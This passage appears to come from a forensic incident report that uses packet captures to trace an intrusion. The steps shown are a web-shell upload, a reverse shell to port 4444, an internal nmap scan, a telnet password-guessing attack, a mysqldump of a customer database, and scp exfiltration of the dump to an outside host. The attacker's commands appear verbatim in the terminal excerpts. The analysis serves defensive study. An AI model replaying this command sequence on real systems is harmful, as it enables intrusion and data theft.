
[4] This code snippet suggests that the client is attempting to interact with a web shell interface hosted at the "/uploads/shell.php" URI on the server with the IP address "134.122.33.221". The provided Python command within the request payload establishes a reverse shell connection to the IP address "138.68.92.163" on port 4444, potentially allowing remote command execution on the server

sequence of commands suggests that an adversary is executing commands on the web server.



784	2022-02-20 02:59:02.393128	79.124.62.34	134.122.33.221	42874	4307	TCP	56	42874 → 4307 [SYN] Seq=0 Win=1024 Len=0
785	2022-02-20 02:59:02.393170	134.122.33.221	79.124.62.34	4307	42874	TCP	56	4307 → 42874 [RST, ACK] Seq=1 Ack=1 Win=0
786	2022-02-20 02:59:04.073598	138.68.92.163	134.122.33.221	54950	80	TCP	76	54950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS
787	2022-02-20 02:59:04.073651	134.122.33.221	138.68.92.163	80	54950	TCP	76	80 → 54950 [SYN, ACK] Seq=0 Ack=1 Win=6516
788	2022-02-20 02:59:04.171702	138.68.92.163	134.122.33.221	54950	80	TCP	68	54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len
789	2022-02-20 02:59:04.171795	138.68.92.163	134.122.33.221	54950	80	HTTP	589	POST /uploads/shell.php HTTP/1.1 (applica
790	2022-02-20 02:59:04.171843	134.122.33.221	138.68.92.163	80	54950	TCP	68	80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 L
791	2022-02-20 02:59:04.191040	134.122.33.221	138.68.92.163	55866	4444	TCP	76	55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 M
792	2022-02-20 02:59:04.289759	138.68.92.163	134.122.33.221	4444	55866	TCP	76	4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=65

Figure 9: A snippet of HTTP POST request on wireshark.



tcp.stream eq 142

No.	Time	Source	Destination	Source Port	Dest Port	Protocol	Lengt	Info
791	2022-02-20 02:59:04.191040	134.122.33.221	138.68.92.163	55866	4444	TCP	76	55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
792	2022-02-20 02:59:04.289759	138.68.92.163	134.122.33.221	4444	55866	TCP	76	4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=146
793	2022-02-20 02:59:04.289822	134.122.33.221	138.68.92.163	55866	4444	TCP	68	55866 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=405921
794	2022-02-20 02:59:04.291723	134.122.33.221	138.68.92.163	55866	4444	TCP	80	55866 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=12 TSval=
795	2022-02-20 02:59:04.389586	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=1 Ack=13 Win=65152 Len=0 TSval=10543
796	2022-02-20 02:59:04.389627	134.122.33.221	138.68.92.163	55866	4444	TCP	111	55866 → 4444 [PSH, ACK] Seq=13 Ack=1 Win=64256 Len=43 TSval
797	2022-02-20 02:59:04.487209	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=1 Ack=56 Win=65152 Len=0 TSval=10543
802	2022-02-20 02:59:11.302526	138.68.92.163	134.122.33.221	4444	55866	TCP	75	4444 → 55866 [PSH, ACK] Seq=1 Ack=56 Win=65152 Len=7 TSval=
803	2022-02-20 02:59:11.302587	134.122.33.221	138.68.92.163	55866	4444	TCP	68	55866 → 4444 [ACK] Seq=56 Ack=8 Win=64256 Len=0 TSval=40592
804	2022-02-20 02:59:11.305804	134.122.33.221	138.68.92.163	55866	4444	TCP	77	55866 → 4444 [PSH, ACK] Seq=56 Ack=8 Win=64256 Len=9 TSval=
805	2022-02-20 02:59:11.403417	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=8 Ack=65 Win=65152 Len=0 TSval=10543
806	2022-02-20 02:59:11.403463	134.122.33.221	138.68.92.163	55866	4444	TCP	70	55866 → 4444 [PSH, ACK] Seq=65 Ack=8 Win=64256 Len=2 TSval=
807	2022-02-20 02:59:11.501359	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=8 Ack=67 Win=65152 Len=0 TSval=10543
810	2022-02-20 02:59:12.913353	138.68.92.163	134.122.33.221	4444	55866	TCP	115	4444 → 55866 [PSH, ACK] Seq=8 Ack=67 Win=65152 Len=47 TSval
811	2022-02-20 02:59:12.913410	134.122.33.221	138.68.92.163	55866	4444	TCP	68	55866 → 4444 [ACK] Seq=67 Ack=55 Win=64256 Len=0 TSval=4059
812	2022-02-20 02:59:12.932327	134.122.33.221	138.68.92.163	55866	4444	TCP	110	55866 → 4444 [PSH, ACK] Seq=67 Ack=55 Win=64256 Len=42 TSva
813	2022-02-20 02:59:13.029882	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=55 Ack=109 Win=65152 Len=0 TSval=105
814	2022-02-20 02:59:15.866281	138.68.92.163	134.122.33.221	4444	55866	TCP	74	4444 → 55866 [PSH, ACK] Seq=55 Ack=109 Win=65152 Len=6 TSva
815	2022-02-20 02:59:15.866333	134.122.33.221	138.68.92.163	55866	4444	TCP	68	55866 → 4444 [ACK] Seq=109 Ack=61 Win=64256 Len=0 TSval=405
816	2022-02-20 02:59:15.866595	134.122.33.221	138.68.92.163	55866	4444	TCP	73	55866 → 4444 [PSH, ACK] Seq=109 Ack=61 Win=64256 Len=5 TSva
817	2022-02-20 02:59:15.964372	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=61 Ack=114 Win=65152 Len=0 TSval=105
818	2022-02-20 02:59:15.964414	134.122.33.221	138.68.92.163	55866	4444	TCP	181	55866 → 4444 [PSH, ACK] Seq=114 Ack=61 Win=64256 Len=113 TS
819	2022-02-20 02:59:16.061865	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=61 Ack=227 Win=65152 Len=0 TSval=105
824	2022-02-20 02:59:24.723417	138.68.92.163	134.122.33.221	4444	55866	TCP	88	4444 → 55866 [PSH, ACK] Seq=61 Ack=227 Win=65152 Len=20 TSv
825	2022-02-20 02:59:24.725079	134.122.33.221	138.68.92.163	55866	4444	TCP	89	55866 → 4444 [PSH, ACK] Seq=227 Ack=81 Win=64256 Len=21 TSv
826	2022-02-20 02:59:24.822636	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=81 Ack=248 Win=65152 Len=0 TSval=105
827	2022-02-20 02:59:24.822678	134.122.33.221	138.68.92.163	55866	4444	TCP	345	55866 → 4444 [PSH, ACK] Seq=248 Ack=81 Win=64256 Len=277 TS
828	2022-02-20 02:59:24.920168	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=81 Ack=525 Win=64896 Len=0 TSval=105
829	2022-02-20 02:59:29.251439	138.68.92.163	134.122.33.221	4444	55866	TCP	77	4444 → 55866 [PSH, ACK] Seq=81 Ack=525 Win=64896 Len=9 TSva
830	2022-02-20 02:59:29.252152	134.122.33.221	138.68.92.163	55866	4444	TCP	78	55866 → 4444 [PSH, ACK] Seq=525 Ack=90 Win=64256 Len=10 TSv
831	2022-02-20 02:59:29.349997	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=90 Ack=535 Win=64896 Len=0 TSval=105
832	2022-02-20 02:59:29.350043	134.122.33.221	138.68.92.163	55866	4444	TCP	15…	55866 → 4444 [PSH, ACK] Seq=535 Ack=90 Win=64256 Len=1446 T
833	2022-02-20 02:59:29.447647	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=90 Ack=1981 Win=64128 Len=0 TSval=10
836	2022-02-20 02:59:37.294470	138.68.92.163	134.122.33.221	4444	55866	TCP	91	4444 → 55866 [PSH, ACK] Seq=90 Ack=1981 Win=64128 Len=23 TS
837	2022-02-20 02:59:37.294774	134.122.33.221	138.68.92.163	55866	4444	TCP	90	55866 → 4444 [PSH, ACK] Seq=1981 Ack=113 Win=64256 Len=22 T
838	2022-02-20 02:59:37.392258	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=113 Ack=2003 Win=64128 Len=0 TSval=1
839	2022-02-20 02:59:37.392300	134.122.33.221	138.68.92.163	55866	4444	TCP	182	55866 → 4444 [PSH, ACK] Seq=2003 Ack=113 Win=64256 Len=114
840	2022-02-20 02:59:37.489838	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=113 Ack=2117 Win=64128 Len=0 TSval=1
841	2022-02-20 02:59:44.967351	138.68.92.163	134.122.33.221	4444	55866	TCP	87	4444 → 55866 [PSH, ACK] Seq=113 Ack=2117 Win=64128 Len=19 T
842	2022-02-20 02:59:44.967665	134.122.33.221	138.68.92.163	55866	4444	TCP	86	55866 → 4444 [PSH, ACK] Seq=2117 Ack=132 Win=64256 Len=18 T

Figure 10: A snippet of tcp.stream eq 142 on wireshark.

16. The adversary tried to get terminal controls using (./bin/sh) but was unable to access it. The command “whoami” is executed which returns the name of the current user. In this case the current user is “www-data''. Then used a command in Python to spawn a new interactive shell (/bin/bash), providing a more fully featured shell environment. The adversary used the ls -l command to list the files in the current directory. The output shows that there is a single file named shell.php with permissions -rw-r--r--, owned by the www-data user and group, and a size of 2511 bytes. The file was last modified on Feb 19 at 20:54.

17. The adversary used “ifconfig” to find out about the interfaces of the PHL network. Nmap command is executed to check the open ports on a given production VLAN. The command “nmap 10.10.1.0/24” scans all IP addresses in the subnet “10.10.1.0” with a netmask of “24”. Out of 256 IP addresses, only 2 hosts were up as shown in the figure 10 .

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
```

Figure 11: A snippet of nmap scanning network interfaces.

18. Web server 10.10.1.2, open ports are 22/tcp ssh and 80/tcp HTTP.
19. Database server 10.10.1.3, open ports are 22/tcp ssh and 23/tcp telnet.
20. The adversary used telnet to connect with the database as shown in figure 12. [5] In this case, the Telnet data packet is being sent from the source host (10.10.1.2) from port 49522 to the destination host (10.10.1.3) to port 23, which is the standard Telnet port.




Figure 12: A Telnet data packet from source host to destination over port 23 (std. Telnet Port).

[5] Telnet is a protocol used for remote terminal connections, allowing a user to log in and interact with a remote host over a network. Telnet sessions involve the exchange of commands and responses between the client (source) and the server (destination)

21. The telnet established the connection to the database and the sequence of login attempts with different usernames and passwords can be classified as a dictionary attack. The adversary is trying different combinations of usernames (admin, administrator, phl) and passwords (admin, password, phl, phl123) to find a valid login combination.
22. After getting access to the database the adversary runs a number of commands which are shown in the database shell.txt file. The adversary selected different databases present on the server.
23. Selected the "phl" database and displayed all tables in it. The adversary extracted the customers table and the information was saved in the "phl.db" file. At the end the data is exfiltrated to the external server having an IP address 178.62.228.28. This is shown in figure 13.

```
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
database login: admin
admin
Password: admin


Login incorrect
database login: administrator
administrator
Password: password


Login incorrect
database login: phl
phl
Password: phl


Login incorrect
database login: phl
phl
Password: phl123
```

```
phl@database:~$ ls
ls
phl.db
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123


phl.db                                        0%    0     0.0KB/s   --:-- ETA
phl.db                                      100%   19KB 105.9KB/s   00:00
phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$ exit
exit
exit
$ exit
```

Figure 13: Dictionary attack on the database server and exfiltration of data.

24. At the end, the termination of the TCP connection, where the sender (web server: 10.10.1.2) is signaling the end of data transmission from port 49522 and requesting the closure of the connection by sending a FIN packet with the ACK flag set to the destination (database server : 10.10.1.3) at the port 23.

Figure 14: Terminating connection between the web server and database server (port 49522 → 23)

25. Also, the termination of the TCP connection, where the sender (138.68.92.163) from port 55866 is signaling the end of data transmission and requesting the closure of the connection by sending a FIN packet with the ACK flag set to the destination (134.122.33.221) at port 4444.
26. And finally the termination of TCP connection between ports 55866 and 80 is also done.




Figure 15: Terminating connection between the adversary and web server (port 55866 → 4444 and port 54950 → 80)

27. There are two notable network behaviors worth mentioning here i.e., ARP requests and ICMP error messages.
28. There is a substantial presence of ARP requests on the web server in the pcap file as shown in the figure 16. It is not normal behavior and should be investigated to determine the cause. Here, an ARP storm, which is an abnormal condition where a flood of ARP requests overwhelms the network, has happened. This is due to misconfigurations, network scanning, or malicious activity. In this case, the ARP storm was probably caused by the adversary but it is
29. The web server trace file contains an unusually high number of ICMP error messages, specifically "Destination unreachable," where the web server with IP address 10.10.1.2 is sending these ICMP messages to itself (loopback). This activity is atypical and stands out. The probable reasons are network congestion or network

misconfiguration and might be related to the adversary's activity on the network.The snippet of the network behavior is shown in figure 17.

o.	Time	Source	Destination	Source Port	Dest Port	Protocol	Lengt	Info
862	2022-02-20 02:59:45.065309	134.122.33.221	138.68.92.163	55866	4444	TCP	135	55866 → 4444 [PSH, ACK] Seq=2135 Ack=132 Win=64256 Len=67
863	2022-02-20 02:59:45.125125	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.33? Tell 10.10.1.2
864	2022-02-20 02:59:45.125238	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.36? Tell 10.10.1.2
865	2022-02-20 02:59:45.125255	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.37? Tell 10.10.1.2
866	2022-02-20 02:59:45.125350	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.40? Tell 10.10.1.2
867	2022-02-20 02:59:45.125366	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.41? Tell 10.10.1.2
868	2022-02-20 02:59:45.125377	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.42? Tell 10.10.1.2
869	2022-02-20 02:59:45.125389	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.43? Tell 10.10.1.2
870	2022-02-20 02:59:45.125401	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.44? Tell 10.10.1.2
871	2022-02-20 02:59:45.125489	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.47? Tell 10.10.1.2
872	2022-02-20 02:59:45.125507	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.48? Tell 10.10.1.2
873	2022-02-20 02:59:45.130275	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.77? Tell 10.10.1.2
874	2022-02-20 02:59:45.130544	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.80? Tell 10.10.1.2
875	2022-02-20 02:59:45.162796	138.68.92.163	134.122.33.221	4444	55866	TCP	68	4444 → 55866 [ACK] Seq=132 Ack=2202 Win=64128 Len=0 TSval=
876	2022-02-20 02:59:45.225348	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.83? Tell 10.10.1.2
877	2022-02-20 02:59:45.225482	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.86? Tell 10.10.1.2
878	2022-02-20 02:59:45.225503	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.87? Tell 10.10.1.2
879	2022-02-20 02:59:45.225516	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.88? Tell 10.10.1.2
880	2022-02-20 02:59:45.225527	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.89? Tell 10.10.1.2
881	2022-02-20 02:59:45.225554	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.90? Tell 10.10.1.2
882	2022-02-20 02:59:45.225570	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.91? Tell 10.10.1.2
883	2022-02-20 02:59:45.225703	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.94? Tell 10.10.1.2
884	2022-02-20 02:59:45.225717	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.95? Tell 10.10.1.2
885	2022-02-20 02:59:45.225728	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.96? Tell 10.10.1.2
886	2022-02-20 02:59:45.230576	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.113? Tell 10.10.1.2
887	2022-02-20 02:59:45.230687	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.116? Tell 10.10.1.2
888	2022-02-20 02:59:45.325494	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.121? Tell 10.10.1.2
889	2022-02-20 02:59:45.325642	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.124? Tell 10.10.1.2
890	2022-02-20 02:59:45.325686	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.125? Tell 10.10.1.2
891	2022-02-20 02:59:45.325710	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.126? Tell 10.10.1.2
892	2022-02-20 02:59:45.325724	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.127? Tell 10.10.1.2
893	2022-02-20 02:59:45.325738	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.128? Tell 10.10.1.2
894	2022-02-20 02:59:45.325838	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.131? Tell 10.10.1.2
895	2022-02-20 02:59:45.325849	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.132? Tell 10.10.1.2
896	2022-02-20 02:59:45.325861	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.133? Tell 10.10.1.2
897	2022-02-20 02:59:45.325872	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.134? Tell 10.10.1.2
898	2022-02-20 02:59:45.330677	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.163? Tell 10.10.1.2
899	2022-02-20 02:59:45.330777	52:08:71:2c:5b:b5				ARP	44	Who has 10.10.1.166? Tell 10.10.1.2

Figure 16 : A snippet of ARP flood on the web server.

5696	2022-02-20 02:59:48.082127	10.10.1.2	10.10.1.2	39572	443	ICMP	104	Destination unreachable (Host unreachable)
5697	2022-02-20 02:59:48.082131	10.10.1.2	10.10.1.2	39618	443	ICMP	104	Destination unreachable (Host unreachable)
5698	2022-02-20 02:59:48.177750	10.10.1.2	10.10.1.2	36020	80	ICMP	104	Destination unreachable (Host unreachable)
5699	2022-02-20 02:59:48.177775	10.10.1.2	10.10.1.2	36668	80	ICMP	104	Destination unreachable (Host unreachable)
5700	2022-02-20 02:59:48.177781	10.10.1.2	10.10.1.2	37050	443	ICMP	104	Destination unreachable (Host unreachable)
5701	2022-02-20 02:59:48.177787	10.10.1.2	10.10.1.2	37126	443	ICMP	104	Destination unreachable (Host unreachable)
5702	2022-02-20 02:59:48.177818	10.10.1.2	10.10.1.2	52134	80	ICMP	104	Destination unreachable (Host unreachable)
5703	2022-02-20 02:59:48.177823	10.10.1.2	10.10.1.2	52782	80	ICMP	104	Destination unreachable (Host unreachable)
5704	2022-02-20 02:59:48.177828	10.10.1.2	10.10.1.2	45700	443	ICMP	104	Destination unreachable (Host unreachable)
5705	2022-02-20 02:59:48.177834	10.10.1.2	10.10.1.2	45776	443	ICMP	104	Destination unreachable (Host unreachable)
5706	2022-02-20 02:59:48.177842	10.10.1.2	10.10.1.2	41202	80	ICMP	104	Destination unreachable (Host unreachable)
5707	2022-02-20 02:59:48.177848	10.10.1.2	10.10.1.2	41850	80	ICMP	104	Destination unreachable (Host unreachable)
5708	2022-02-20 02:59:48.177853	10.10.1.2	10.10.1.2	40020	443	ICMP	104	Destination unreachable (Host unreachable)
5709	2022-02-20 02:59:48.177858	10.10.1.2	10.10.1.2	40096	443	ICMP	104	Destination unreachable (Host unreachable)
5710	2022-02-20 02:59:48.177865	10.10.1.2	10.10.1.2	51718	80	ICMP	104	Destination unreachable (Host unreachable)
5711	2022-02-20 02:59:48.177870	10.10.1.2	10.10.1.2	52366	80	ICMP	104	Destination unreachable (Host unreachable)
5712	2022-02-20 02:59:48.177874	10.10.1.2	10.10.1.2	59454	443	ICMP	104	Destination unreachable (Host unreachable)
5713	2022-02-20 02:59:48.177879	10.10.1.2	10.10.1.2	59530	443	ICMP	104	Destination unreachable (Host unreachable)
5714	2022-02-20 02:59:48.177886	10.10.1.2	10.10.1.2	49496	80	ICMP	104	Destination unreachable (Host unreachable)
5715	2022-02-20 02:59:48.177891	10.10.1.2	10.10.1.2	50144	80	ICMP	104	Destination unreachable (Host unreachable)
5716	2022-02-20 02:59:48.177895	10.10.1.2	10.10.1.2	52510	443	ICMP	104	Destination unreachable (Host unreachable)
5717	2022-02-20 02:59:48.177900	10.10.1.2	10.10.1.2	52586	443	ICMP	104	Destination unreachable (Host unreachable)
5718	2022-02-20 02:59:48.177906	10.10.1.2	10.10.1.2	47760	80	ICMP	104	Destination unreachable (Host unreachable)
5719	2022-02-20 02:59:48.177911	10.10.1.2	10.10.1.2	48408	80	ICMP	104	Destination unreachable (Host unreachable)
5720	2022-02-20 02:59:48.177916	10.10.1.2	10.10.1.2	35710	443	ICMP	104	Destination unreachable (Host unreachable)

Figure 17 : A snippet of ICMP messages on the web server.

Database Server.pcap

1. During the analysis of the TCP stream (tcp.stream eq 1012 on wireshark) between IP address 10.10.1.2 (source: web server) on port 49522 and IP address 10.10.1.3 (destination: database server) on port 23 (Telnet), it was observed that an adversary was engaged in a dictionary attack to guess passwords. The captured data from the web server confirms this activity. The adversary made multiple attempts, and after three unsuccessful tries, they successfully gained access to the database at 02:59:55.103239. Subsequently, at 03:02:38.663855, they exfiltrated data from the system before logging out of the database.

```
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

No entry for terminal type "unknown";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phl                |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

Figure 18: Database server- Showing tcp stream of a packet data.

2. After entering into the database server the adversary runs the “netstat -atunp”. This command is used to display network connections and listening ports on a system. The options -atunp specify that all TCP and UDP connections, both listening and non-listening, should be displayed along with the associated process IDs (PIDs)
3. “sudo -l”command to look at the privileges and access to the database, it can be seen clearly that there is no password required to access the mysql database.

4. The command "sudo mysql -u root -p" is used to invoke the MySQL client as the root user with elevated privileges. By prefixing the command with "sudo," it runs with superuser privileges, allowing access to sensitive database operations and configurations. The "-u root" option specifies the username as "root," which is the default superuser account in MySQL. The "-p" option prompts for the password associated with the root user and there's no password as mentioned earlier.
5. The adversary displayed all databases and accessed sensitive information which can be used for extortion. The command “sudo mysqldump -u root -p phl > phl.db” is used to create a backup of a MySQL database named "phl". The “mysqldump” command is used to export the database contents, and the “>” operator is used to redirect the output to a file named "phl.db".
6. “File phl.db” is used to determine the type of a file. In this case, it is checking the file "phl.db" to identify its file type and provide information about it.
7. “Head -50 phl.db” command is used to display the first 50 lines of a file "phl.db".
8. The ls command is used to list files and directories in the current directory.
9. Command “scp phl.db fierce@178.62.228.28:/tmp/phl.db” is used to securely copy a file named "phl.db" to a remote server with the IP address 178.62.228.28. It is using the SCP (Secure Copy) protocol. The file is being copied to the "/tmp" directory on the remote server.
